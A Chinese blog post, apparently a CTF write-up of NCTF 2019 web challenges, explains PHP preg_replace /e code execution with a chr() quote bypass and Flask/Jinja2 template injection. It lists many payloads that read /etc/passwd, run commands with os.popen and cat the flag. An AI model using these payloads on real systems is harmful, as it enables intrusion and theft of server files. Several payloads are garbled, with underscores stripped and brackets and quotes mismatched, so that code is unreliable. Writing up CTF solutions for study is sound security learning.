

2019-NCTF web writeup (下)

原创

[Crispr-bupt](#) 于 2019-11-28 23:37:38 发布 595 收藏 1

分类专栏: [CTF知识点总结 2019NCTF](#) 文章标签: [NCTF 知识点积累](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/crispr/article/details/103303067>

版权



[CTF知识点总结 同时被 2 个专栏收录](#)

20 篇文章 0 订阅

订阅专栏



[2019NCTF](#)

2 篇文章 0 订阅

订阅专栏

2019-NCTF web writeup(下)

前言

由于某些不可抗力因素, 导致NCTF的平台已经关闭, 还没开源, 所以我只能盗用我队友的图来进行个人总结了qwq。不过知识点应该都还齐全2333。

收货

4.chr()拼接绕过

5.preg_replace()函数/e漏洞(PHP7.0失效了qwq)

6.flask的SST注入

2019NCTF题目(下)

- **0x05** replace

这个是一个替换字符的一个应用，先试了试发现还挺好玩的，乱输了一些东东后发现会报错，应该是个SQL注入的题，先不管了，引号是被过滤了的，好像还有一些字符被和谐了。输入三个#发现报错，爆出了preg_repalce()函数的错误，综合判断preg_replace应该使用了正则匹配来进行过滤，看到另一个页面说PHP版本不是特高，就想起了/e这个修饰符。这里给出这个/e修饰符的用法。


Warning 本特性已自 PHP 5.5.0 起废弃。强烈建议不要使用本特性。

如果设置了这个被弃用的修饰符，preg_replace() 在进行了对替换字符串的后向引用替换之后，将替换后的字符串作为php代码评估执行(eval函数方式)，并使用执行结果作为实际参与替换的字符串。单引号、双引号、反斜线(\)和 NULL 字符在后向引用替换时会被用反斜线转义。

可以看到，使用preg_replace接/e修饰符后，可以执行php代码，极其危险。

函数原型 mixed preg_replace (mixed pattern, mixed replacement, mixed subject [, int limit])

本想在pattern后加/e，但是报错多出了/e，所以推测是不是已经包括在里面了。所以只要在replacement后接正确的php语句，看看推测是否正确。输入phpinfo();**surprise~**可以看到phpinfo，这个时候根据phpinfo看到有很多是可以利用的。我借鉴了一个payload，用readfile()函数来读取文件，这个时候就要猜测flag在啥文件里了，但是之前发现，单引号双引号被拦截了，这个时候想到chr()拼接，php中chr()可将ascii码转成相应的字符来进行绕过，拼接了一个flag和flag.txt，这里之前一直不理解，为啥直接payload就是readfile(chr(47).chr(102).chr(108).chr(97).chr(103));而不需要加双引号，最后发现好sa。。。利用chr()拼接后就是字符串，本身就带着双引号走了，不需要再额外加上双引号了qwq。得到flag。或者只要没禁POST（GET），利用POST（GET）也是一样。RT（来自ChaMd5）



• 0x06 flask

题目给关了就很难受了qwq。等到时候出题了在补图吧23333.

Flask 是一个 web 框架。也就是说 Flask 为你提供工具，库和技术来允许你构建一个 web 应用程序。这个 web 应用程序可以使一些 web 页面、博客、wiki、基于 web 的日历应用或商业网站。

Flask 属于微框架（micro-framework）这一类别，微架构通常是很小的不依赖于外部库的框架。这既有优点也有缺点，优点是框架很轻量，更新时依赖少，并且专注安全方面的 bug，缺点是，你不得不自己做更多的工作，或通过添加插件增加自己的依赖列表。

漏洞原理

```
from flask import Flask, request
from jinja2 import Template


app = Flask(__name__)

@app.route("/")
def index():
    name = request.args.get('name', 'guest')

    t = Template("Hello " + name)
    return t.render()

if __name__ == "__main__":
    app.run()
```

这里 `name` 完全是用户端可以自己控制的，所以当用户端输入恶意代码时是存在漏洞的。



Hello 9

flask依赖jinja2 模板引擎，而在这个jinja2中，`{{}}`是变量包裹标识符。`{{}}`并不仅仅可以传递变量，还可以执行一些简单的表达式。

看了师傅们的文章，是通过python的对象的继承来一步步实现文件读取和命令执行的。找到父类 `<type 'object'>` ->寻找子类->找关于命令执行或者文件操作的模块。

几个魔术方法

```
__class__ 返回类型所属的对象
__mro__ 返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
__base__ 返回该对象所继承的基类
// __base__ 和 __mro__ 都是用来寻找基类的

__subclasses__ 每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
__init__ 类的初始化方法
__globals__ 对包含函数全局变量的字典的引用
```

<https://blog.csdn.net/crisprx>

1、获取字符串的类对象

```
>>> ''. __class__
<type 'str'>
```

2、寻找基类

```
>>> ''. __class__. __mro__
(<type 'str'>, <type 'basestring'>, <type 'object'>)
```

3、寻找可用引用

```
>>> ''. __class__. __mro__[2]. __subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reverse'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset.IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashtable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site.Printer'>, <class 'site.Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>]
```


可以看到有一个`<type 'file'>`

<https://blog.esdn.net/crisprx>

4、利用之

```
''. __class__. __mro__[2]. __subclasses__()[40]('/etc/passwd').read()
```

放到模板里



```
ot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/u
mes:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/r
ws:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sb
ckup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/rui
rmin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd
work:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,:/run/sy
ssagebus:x:105:108::/var/run/dbus:/bin/false strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin dnsmasq:x:107:65534:dn
emon,,:/var/lib/usbmux:/bin/false geoclue:x:109:114::/var/lib/geoclue:/bin/false nm-openconnect:x:110:115:NetworkManager OpenCo
envpn:x:111:116:NetworkManager OpenVPN,,:/var/lib/opensvpn/chroot:/bin/false lightdm:x:112:118:Light Display Manager:/var/lib/ligh
in/pulse:/bin/false hplip:x:114:7:HPLIP system user,,:/var/run/hplip:/bin/false gluster:x:115:122::/var/lib/glusterd:/bin/false yang:x:100
rver,,:/nonexistent:/bin/false redis:x:117:125::/var/lib/redis:/bin/false sshd:x:118:65534::/run/sshd:/usr/sbin/nologin deepin_
epin-sound-player:x:103:105::/var/lib/deepin-sound-player:/usr/sbin/nologin systemd-coredump:x:997:997:systemd Core Dumper:/sbin
```

注意 `subclass()[]` 中 `[]` 里的是对应所出现的可用引用（这里我的理解就是存活的可用函数）的顺序，可以看到读取了文件。看了其他师傅发现还有更高级的操作233，执行系统命令,这可太强了。

访问os模块都是从warnings.catch_warnings模块入手的，而这两个模块分别位于元组中的59, 60号元素。__init__用于将对象实例化，func_globals可以看该模块下有哪些globals函数，而linecache可用于读取任意一个文件的某一行，而这个函数引用了os模块。看了其他师傅的一些payload

```
object.subclasses()[59].init.func_globals.linecache.os.popen('id').read()
```

```
object.subclasses()[59].init.func_globals['linecache'].os.popen('whoami').read()
```

```
object.subclasses()[59].init.func_globals['linecache'].dict['o'+s'].dict['sy'+stem]('ls')
```

-object.subclasses()[59].init.globals.__builtins__下有eval, __import__等的全局函数

```
object.subclasses()[59].init.globals['builtins']eval
```

```
object.subclasses()[59].init.globals.builtins.eval("import(os).popen('id').read()")
```

```
object.subclasses()[59].init.globals['builtins']import.popen('id').read()
```

```
object.subclasses()[59].init.globals.builtins.import('os').popen('id').read()
```

(这些payload都能够实现

回到这个题上，在我最后构造了这个payload: `{['__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['eval']('__import__("os").popen("cat flag").read()')}`} 居然不能直接读flag，所以还需要绕弯弯，学长提醒我用通配符

通配符是一种特殊语句，主要有星号(*)和问号(?), 用来模糊搜索文件。

一般flag就在 /flag 中或者那种 flag.txt 之类的，可以考虑buzz，重新构造payload:

```
{['__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['eval']('__import__("os").popen("cat /fla?").read()')}} 得到flag.
```

就先写到这吧，没题目实在不好继续写下去了qwq。